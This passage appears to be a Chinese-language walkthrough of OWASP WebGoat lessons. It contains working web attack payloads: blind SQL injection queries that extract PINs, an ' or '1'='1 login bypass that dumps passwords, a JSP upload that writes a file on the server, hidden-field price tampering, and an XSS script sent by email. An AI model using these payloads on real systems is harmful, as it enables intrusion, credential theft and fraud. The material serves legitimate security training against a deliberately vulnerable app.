Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:

Account number is valid.

2.10.10.4 操作方法 (Solutions)

本节课程中，服务端页面返回的信息只有两种：帐号有效或无效。因此无法简单地查询到帐号的 PIN 数值。尽管如此，我们可以利用系统后台在用的查询语句。查询语句如下：

```
SELECT * FROM user_data WHERE userid=accountNumber;
```

如果该查询语句返回了帐号的信息，页面将提示帐号有效，否则提示无效。使用 AND 函数，我们可以添加一些额外的查询条件。如果该查询条件同样为真，则返回结果应提示帐号有效，否则无效。例如下面两个查询方式：

```
101 AND 1=1  
101 AND 1=2
```

在第一条语句中，两个条件都成立，所以页面返回帐号有效。而第二条则返回帐号无效。

现在可以针对查询语句的后半部分构造复杂语句。下面的语句可以告诉我们 PIN 数值是否大于 10000。

```
101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 10000 );
```

如果页面提示帐号有效，说明 PIN>10000 否则 PIN<=10000。不断调整数值，可以缩小判断范围，并最终判断出 PIN 数值的大小。最终如下语句返回帐号有效：

```
101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') = 2364 );
```

在查询框中输入 2364 并提交，通过本节课程。

2.10.11 字符串型盲注入 (Blind String SQL Injection)

2.10.11.1 技术概念或主题 (Concept / Topic To Teach)

SQL 注入攻击对任何一个以数据库作为驱动的站点来说都是一个严重威胁。这种攻击技术背后的技术方法，简单易学，能造成大范围的损害，危及系统安全。尽管这些风险数目令人难以置信，互联网中的系统很容易受到这种形式的攻击。

这种攻击容易扩散，造成更坏的影响，但是对于这类威胁，一点常识和预先预防几乎可

以完全阻止。这节课将为学员展示几个参数注入的例子。

尽管 SQL 注入威胁可能已经通过其它方式被拦截，但“清洗”所有输入数据总是不错的做法，尤其是那些将被用于操作系统命令、脚本和数据库查询语句的数据。

2.10.11.2 技术原理 (How It works)

某些 SQL 注入是没有明确返回信息的，只能通过条件的“真”和“假”进行判断。攻击者必须充分利用查询语句，构造子查询语句，

2.10.11.3 总体目标 (General Goals)

下面的表单允许输入一个帐号，并检测该帐号是否合法。使用该表单的返回信息（真或假）测试检查数据库中其它条目信息。

您的目标是找到 pins 表中 cc_number 字段值为 4321432143214321 的记录中 pin 字段的数值。pin 字段类型为 varchar。输入找到的数值（最终的字符串，注意拼写和大小写）并提交，通过本课程。

2.10.11.4 操作方法 (Solutions)

本节课程非常类似与上一节。最大的不同是要查询的字段是一个字符串而不是数值。因此我们同样可以通过注入的方式查找到该字段的值。查询语句非常类似上一节，如下：

```
101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) < 'H');
```

该语句使用了 SUBSTRING 方法，取得 pin 字段数值的第一个字母，并判断其是否比字母“H”小。SUBSTRING 语法如下：

```
SUBSTRING(String,Start,Length)
```

经过多次测试(比较 0-9A-Za-z 等字符串)和页面的返回数据,判断出第一个字符为“J”。同理继续判断第二个字符。

```
101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 2, 1) < 'h');
```

最终，判断出 pin 字段的值为：Jill。提交该值，通过本节课程。

2.11 拒绝服务（Denial of Service）

2.11.1 多个登录引起的拒绝服务（Denial of Service from Multiple Logins）

2.11.1.1 技术概念或主题（Concept / Topic To Teach）

拒绝服务攻击是 Web 应用程序中的主要问题。如果最终用户不能开展业务或执行由 Web 应用程序所提供的服务，则是浪费时间和金钱。

2.11.1.2 技术原理（How It works）

数据库连接总是要占用移动资源的；过度使用会影响系统性能。

2.11.1.3 总体目标（General Goals）

目标网站允许用户多次登录。该网站的数据库连接池允许两个连接。您需要获得一个有效的用户列表，并创建 3 个登录。

Denial of service attacks are a major issue in web applications. If the end user cannot conduct business or perform the service offered by the web application, then both time and money is wasted.

General Goal(s):

This site allows a user to login multiple times. This site has a database connection pool that allows 2 connections. You must obtain a list of valid users and create a total of 3 logins.

User Name:

Password:

OWASP Foundation | Project WebGoat | Report Bug

2.11.1.4 操作方法（Solutions）

首先使用 SQL 注入攻击，在密码输入框中输入：

```
' or '1' = '1
```

注入攻击成功后，可以获得所有用户的帐号密码信息。

Try "dont_care" or "1" = "1" in the password field

This site allows a user to login multiple times. This site has a database connection pool that allows 2 connections. You must obtain a list of valid users and create a total of 3 logins.

Guessable username and passwords from other lessons are excluded.

```
SELECT * FROM user_system_data WHERE user_name = 'test' and password = " OR '1'='1'
```

userid	user_name	password	cookie
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplana	passwd3	
104	jeff	jeff	
105	dave	dave	

Login Succeeded: Total login count: 0

User Name:

Password:

Sponsored by **ASPECT SECURITY**
Application Security Specialists

分别以以下三个给用户登录：jsnow、jdoe、jeff；通过本节课程。

2.12 不安全的通信（Insecure Communication）

2.12.1 不安全的登录（Insecure Login）

2.12.1.1 技术概念或主题（Concept / Topic To Teach）

敏感数据不能用明文发送，通常在验证后要切换到安全连接。攻击者可通过嗅探获得的登录信息和收集到的其他信息入侵账户。一个好的 Web 应用程序总是使用加密方式发送敏感数据。

2.12.1.2 技术原理（How It works）

HTTP 数据包可以被 Wireshark 等工具捕获，直接明文读取。

使用 HTTPS 访问后，所有数据被加密。服务器与应用程序通过传输层安全（Transport Layer Security（TLS））又称为安全套接字层（Secure Socket Layer（SSL））。TLS 是一种混合的加密协议，一个主密钥来建立通信。这个密钥使用的是 SHA-1 或 MD5。

2.12.1.3 总体目标 (General Goals)

在这一课中有两个阶段，第一个阶段要尝试嗅探出文本方式发送的密码，第二个阶段是利用同样的方法，在安全连接模式下进行尝试。

您需要为本课程进行客户端和服务端的配置，请参考入门章节 Tomcat 设置相关的材料。

2.12.1.4 操作方法 (Solutions)

启动 WireShark，并设置捕获网卡数据。在登陆页面，单击【submit】按钮后，通过 WireShark 查看数据包，能够发现用户名和密码明文信息。

```

HTTP POST /webGoat/attack?screen=167&menu=809 HTTP/1.1
HTTP/1.1 200 OK[Unreassembled Packet [incorrect T
HTTP Continuation or non-HTTP traffic
CP 1245 > http [ACK] Seq=909 Ack=4380 win=65535 Len=
CP 1245 > http [ACK] Seq=909 Ack=9000 win=65295 Len=
HTTP Continuation or non-HTTP traffic
HTTP Continuation or non-HTTP traffic

), Dst: FujitsuS_12:e2:9a (00:19:99:12:e2:9a)
  Dst: 152.96.193.15 (152.96.193.15)
  Dst Port: http (80), Seq: 0, Ack: 0, Len: 909

ed

09..Acce pt-Langu
age: de- ch..Cont
ent-Type : applic
ation/x- www-form
-urlenco ded..UA-
CPU: x86 ..Accept
-Encoding: gzip,
  deflate ..User-A
gent: Mo zilla/4.
0 (compa tible; M
SIE 7.0; windows
  NT 5.1; .NET CL
R 1.1.43 22; .NET
  CLR 2.0 .50727;
.NET CLR 3.0.045
06.30; I nfoPath.
2; .NET CLR 3.0.
04506.64 8)..Host
: 152.96 .193.15.
.Content -Length:
  47..Con nection:
  Keep-Al ive..Cac
he-Contr ol: no-c
ache..Co okie: JS
SESSIONID =519D7E8
B57D137F ED28011F
7687553A 0..Autho
rization : Basic
Z3Vlc3Q6 Z3Vlc3Q=
....clea r_user=J
ack&clea r_pass=s
niffy&su bmit=sub
mit
    
```

接下来让我们将访问连接改为 HTTPS，将浏览器地址栏中 HTTP 改为 HTTPS。然后重复第一步的动作，您将看到密码将不再以文本方式发送。服务器和客户端的所有流量都是加密的。

2.12.1.5 注意事项

请注意，WebGoat 服务器和您的浏览器客户端必须位于不同的主机，这样才能捕获网络数据包。

2.13 不安全的配置 (Insecure Configuration)

2.13.1 强制浏览 (How to Exploit Forced Browsing)

2.13.1.1 技术概念或主题 (Concept / Topic To Teach)

强行浏览一些本不该访问的 URL 或资源。

2.13.1.2 技术原理 (How It works)


强制浏览是黑客用来访问获取那些没有被引用，但仍然允许被访问的资源的技术。一种方法是操纵浏览器中的 URL，删除结尾部分，直到找到一个不受保护的目录。

2.13.1.3 总体目标 (General Goals)

您的目标是尝试猜测“config”界面的 URL。“config”的 URL 只提供给维护人员。该应用程序没有做垂直权限检查。

2.13.1.4 操作方法 (Solutions)

如果您想访问一个受限制的页面，您需要能够猜测 URL 访问页面，如“/admin”。尝试使用 /WebGoat/config, /WebGoat/configuration, /WebGoat/conf，最后发现 conf 能够成功访问。



2.14 不安全的存储 (Insecure Storage)

2.14.1 强制浏览 (How to Exploit Forced Browsing)

2.14.1.1 技术概念或主题 (Concept / Topic To Teach)

在 Web 应用程序中会根据不同的应用选择不同的编码方案。

2.14.1.2 技术原理 (How It works)

每一个编码方案都有与其相关的算法。

2.15 恶意执行（Malicious Execution）

2.15.1 恶意文件执行（Malicious File Execution）

2.15.1.1 技术概念或主题（Concept / Topic To Teach）

很多网站允许用户上传文件，例如：图片或是视频。如果确实有效的安全措施，包含恶意指令的文件会被上传到服务器并执行。

2.15.1.2 技术原理（How It works）

脚本后门属于典型的恶意文件。

2.15.1.3 总体目标（General Goals）

下面的表单允许您上传图片文件，图片上传后显示在当前页面。互联网上的各种论坛或社交网站很容易找到此类应用。该功能容易被恶意文件执行漏洞利用。

为了通过本课程，您需要上传一个恶意文件。为证明您的文件能够被执行，它必须能够创建另一个名为 `guest.txt` 的文件。

2.15.1.4 操作方法（Solutions）

第一步是在服务器上创建一个可以运行的文件，该文件运行后会创建 `guest.txt`。为完成该步骤，我们使用了 Java 中 `createNewFile()` 命令。创建一个 `.jsp` 后缀的文件 `hacker.jsp`，其代码如下：

```
<HTML> <% java.io.File file = new java.io.File("filepath\\guest.txt");  
file.createNewFile(); %> </HTML>
```

<% 内为 JSP 代码。该段代码功能是创建一个 `guest.txt` 文件。其中 **filepath** 需要您自己填写成一个指定的路径，注意 Windows 下文件分隔符中 \ 字符需要通过 \\ 转义。Linux 系统下分隔符为 “/”。

当前测试环境中位置为：`/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt`。

接下来上传恶意 `jsp` 文件，并找出该文件的位置，从而访问并执行该文件。

通过图片上传按钮，提交并上传“图片文件” `hacker.jsp`。

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Solution Videos Restart this Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

`/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt`

Once you have created this file, you will pass the lesson.

WebGoat Image Storage

Your current image:

No image uploaded

Upload a new image:

Created by Chuck Willis  MANDIANT[®]
INTELLIGENT INFORMATION SECURITY

由于这不是个合法的图片文件，因此上传成功后我们看到的是一个错误图标。

WebGoat Image Storage

Your current image: 

Upload a new image:

Created by Chuck Willis  MANDIANT[®]
INTELLIGENT INFORMATION SECURITY


[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

鼠标右键，查看该“图片”的地址。



OWASP Foundation | Project WebGoat | Report Bug

访问该 URL: <http://webgoatvm/WebGoat/uploads/hacker.jsp>, 执行恶意文件。



访问该 URL 会看到一个空白页面, 刷新课程页面, 本课程通过 (guest.txt 文件已经被创建)。

2.16 参数篡改 (Parameter Tampering)

2.16.1 绕过 HTML 字段限制 (Bypass HTML Field Restrictions)

2.16.1.1 技术概念或主题 (Concept / Topic To Teach)

客户端验证不应该被认为是一种安全的参数验证方法。这种验证方式只能帮那些不知道所需输入的用户缩短服务器处理时间。攻击者可以用各种方法轻易的绕过这种机制。任何客户端验证都应该复制到服务器端。这将大大减少不安全的参数在应用程序中使用的可能性。在这个练习中, 每个输入框中有不同的输入要求, 您要做的就是绕过客户端验证机制破坏这些规则, 输入不允许输入的字符。

2.16.1.2 技术原理 (How It works)

很多浏览器辅助工具都支持修改 HTML 或 JavaScript 代码, 也支持手动提交 HTTP 数据。

2.16.1.3 总体目标 (General Goals)

向网站发送超出预期的输入信息。在该练习中, 您的任务是破坏客户端校验并向网站发送非法输入信息, 包括部分被禁用的字段。


6 个字段必须同时验证。

2.16.1.4 操作方法 (Solutions)

要通过本节课程，您需要在 6 个字段中提交非法字符（斜杠、单引号等）。其中有三个字段涉及到切换或下来，我们将通过 WebScarab 中断并修改请求。


我们还需要向禁用的字段写入非法数据。这里有两种方式可以实现：通过 Firebug 插件启用或通过 WebScarab 修改。

打开 Firebug，找到 form 表单包含的几个字段，如：disabledinput。删除属性 **disabled**。此时页面上的禁用按钮已经实效，控件被激活处于可用状态。该操作所产生的非法输入也会在 WebScarab 中体现。



另一种选择是是使用 WebScarab 拦截请求，然后手工添加非法字符 **disabledinput**。

当您完成输入添加后，记下来是提交验证输入。为每个字段设置不允许的非法字符，确保至少有 5 个字段的长度超过了系统原先设定的限制。



完成修改后，提交数据，通过本课程。

2.16.2 利用隐藏字段（Exploit Hidden Fields）

2.16.2.1 技术概念或主题（Concept / Topic To Teach）

开发人员在加载信息的页面上使用隐藏字段来跟踪、登录、定价等。虽然这是一种方便且易于开发的机制，他们往往不验证从隐藏字段收到的信息。本课程中，我们将了解如何找到和修改隐藏字段以便宜的价格购买产品。

2.16.2.2 技术原理（How It works）

不同的 HTTP 参数会触发后端不同的业务逻辑。

2.16.2.3 总体目标 (General Goals)

您需要利用隐藏字段，使用错误的价格购买产品。

[Solution Videos](#)

[Restart this Lesson](#)

Hint: This application is using hidden fields to transmit price information to the server.

Try to purchase the HDTV for less than the purchase price, if you have not done so already.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
56 inch HDTV (model KTV-551)	2999.99	1	\$2999.99

The total charged to your credit card: \$2999.99




2.16.2.4 操作方法 (Solutions)

开启 WebScarab、Firebug 后直接查看源代码，您将能看到代码里多了一个隐藏字段——交易额。

```
else document.form.submit();
}
</SCRIPT>
<center><h1>Shopping Cart </h1></center><br><table align='center' cellspacing='0'
width='90%' border='1' cellpadding='2'><tr><th width='80%'>Shopping Cart Items -- To
Buy Now</th><th width='10%'>Price</th><th width='3%'>Quantity</th><th
width='7%'>Total</th></tr><tr><td>56 inch HDTV (model KTV-551)</td><td
align='right'>2999.99</td><td align='right'><input size='6' value='1' name='QTY'
type='TEXT'></td><td align='right'>$2999.99</td></tr></table><br><table align='center'
cellspacing='0' width='90%' border='0' cellpadding='2'><tr><td>The total charged to
your credit card:</td><td>$2999.99</td><td><input name='SUBMIT' type='SUBMIT'
value='UpdateCart'></td><td><input onClick='validate()' value='Purchase'
name='SUBMIT' type='SUBMIT'></td></tr></table><input name='Price' type='HIDDEN'
value='2999.99'><br></form></div>
<div id="credits">
```

修改隐藏字段数值，然后提交即可完成。



Solution Videos Try to purchase the HDTV for less than the purchase price, if you have not done so already. **Restart this Lesson**

*** Congratulations. You have successfully completed this lesson.**

Your total price is: **\$12.0**

This amount will be charged to your credit card immediately.



OWASP Foundation | Project WebGoat | Report Bug

2.16.3 利用未检查的 E-mail (Exploit Unchecked Email)

2.16.3.1 技术概念或主题 (Concept / Topic To Teach)

验证所有的输入信息总是不错的做法。多数网站都允许一个非验证的用户给“朋友”发送 e-mail。对垃圾邮件发送者来说，这是一个绝佳的机制，可以利用公司的邮件服务器来发送电子邮件。

2.16.3.2 技术原理 (How It works)

很多网站对输入数据的合法性未做验证。

2.16.3.3 总体目标 (General Goals)

发送一封令人讨厌的 E-mail。

[Solution Videos](#)

[Restart this Less](#)

This form is an example of a customer support page. Using the form below try to:
1) Send a malicious script to the website admin.
2) Send a malicious script to a 'friend' from OWASP.

Google Mail Configuration (Optional)

These configurations will enable WebGoat to send email on your behalf using your gmail account. Leave them as the default value to use WebGoat's simulated mail.

GMail login id:

GMail password:

Send OWASP your Comments

Contact Us

We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our [Privacy Policy](#).

Contact Information:

OWASP
9175 Guilford Rd
Suite 300
Columbia, MD. 21046

Subject:

Questions or Comments:

2.16.3.4 操作方法 (Solutions)

发送一封包含跨站脚本攻击代码的邮件。输入`<script>alert("XSS")</script>`, 发送邮件, 实现跨站脚本攻击。

Solution Videos This form is an example of a customer support page. [Restart this Lesson](#)

Using the form below try to:

- 1) Send a malicious script to the website admin.
- 2) Send a malicious script to a 'friend' from OWASP.

*** The attack worked! Now try to attack another person than the admin.**

Google Mail Configuration (Optional)

These configurations will enable WebGoat to send email on your gmail account. Leave them as the default value to use WebGoat

GMail login id:

GMail password:

来自网页的消息

 XSS

确定

Send OWASP your Comments

Contact Us
We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our [Privacy Policy](#).

Subject:

Questions or Comments:

```
<script>alert ("XSS")</script>
```

Send!

Contact Information:
OWASP
9175 Guilford Rd
Suite 300
Columbia, MD. 21046

[hidden field name = "to"]:
webgoat.admin@owasp.org

将隐藏域中的邮箱修改为其他邮箱，向其他人 (bill.gates@microsoft.com) 发送恶意邮件。也可以通过 WebScarab 修改相应的字段。

Send OWASP your Comments

Contact Us
We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our [Privacy Policy](#).

Subject:

Questions or Comments:

```
<script>alert ("XSS")</script>
```

Send!

Contact Information:
OWASP
9175 Guilford Rd
Suite 300
Columbia, MD. 21046

[hidden field name = "to"]:
bill.gates@microsoft.com

Edit Request

Intercept requests : Intercept responses :

Parsed Raw

Method URL
 POST http://localhost:8080/WebGoat/attack?Screen=73&menu=1600

Header	Value
Accept	image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, ...
Referer	http://localhost:8080/WebGoat/attack?Screen=73&menu=1600
Accept-Language	zh-CN

URLEncoded Text Hex

Variable	Value
gId	GMail id
gPass	password
subject	Comment for WebGoat
to	bill.gates@microsoft.com
msg	<script>alert("XSS")</script>
SUBMIT	Send!

Solution Videos This form is an example of a customer support page. **Restart this Lesson**
 Using the form below try to:

- 1) Send a malicious script to the website admin.
- 2) Send a malicious script to a 'friend' from OWASP.

*** Congratulations. You have successfully completed this lesson.**

Google Mail Configuration (Optional)

These configurations will enable WebGoat to send email on your gmail account. Leave them as the default value to use WebGoat

GMail login id:

GMail password:

来自网页的消息


XSS

Send OWASP your Comments

Contact Us

We value your comments. To send OWASP your questions or comments regarding the WebGoat tool, please enter your comments below. The information you provide will be handled according to our [Privacy Policy](#).

Subject:

Questions or Comments:

Contact Information:

OWASP
 9175 Guilford Rd
 Suite 300
 Columbia, MD. 21046

[hidden field name = "to"]:

2.16.4 绕过客户端 JavaScript 校验 (Bypass Client Side JavaScript Validation)

2.16.4.1 技术概念或主题 (Concept / Topic To Teach)

客户端验证不应该被认为是一种安全的方法验证参数。这种验证方式只能帮那些不知道所需输入的用户缩短服务器处理时间。攻击者可以用各种方法轻易的绕过这种机制。任何客户端验证都应该复制到服务器端。这将大大减少不安全的参数在应用程序中使用的可能性。在这个练习中，每个输入框中有不同的输入要求，您要做的就是绕过客户端验证机制破坏这些规则，输入不允许输入的字符。

2.16.4.2 技术原理 (How It works)

很多浏览器辅助工具都支持修改 HTML 或 JavaScript 代码，也支持手动提交 HTTP 数据。

2.16.4.3 总体目标 (General Goals)

在这个练习中，每个输入框中有不同的输入要求，您要做的就是绕过客户端验证机制破坏这些规则，输入不允许输入的字符。

[Solution Videos](#)

[Restart this Lesson](#)

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

Field1: exactly three lowercase characters (`^[a-z]{3}$`)

abc

Field2: exactly three digits (`^[0-9]{3}$`)

123

Field3: letters, numbers, and space only (`^[a-zA-Z0-9]*$`)

abc 123 ABC

Field4: enumeration of numbers (`^(one|two|three|four|five|six|seven|eight|nine)$`)

seven

Field5: simple zip code (`^\d{5}$`)

90210

Field6: zip with optional dash four (`^\d{5}(-\d{4})?*$`)

90210-1111

Field7: US phone number with or without dashes (`^[2-9]\d{2}-?\d{3}-?\d{4}$`)

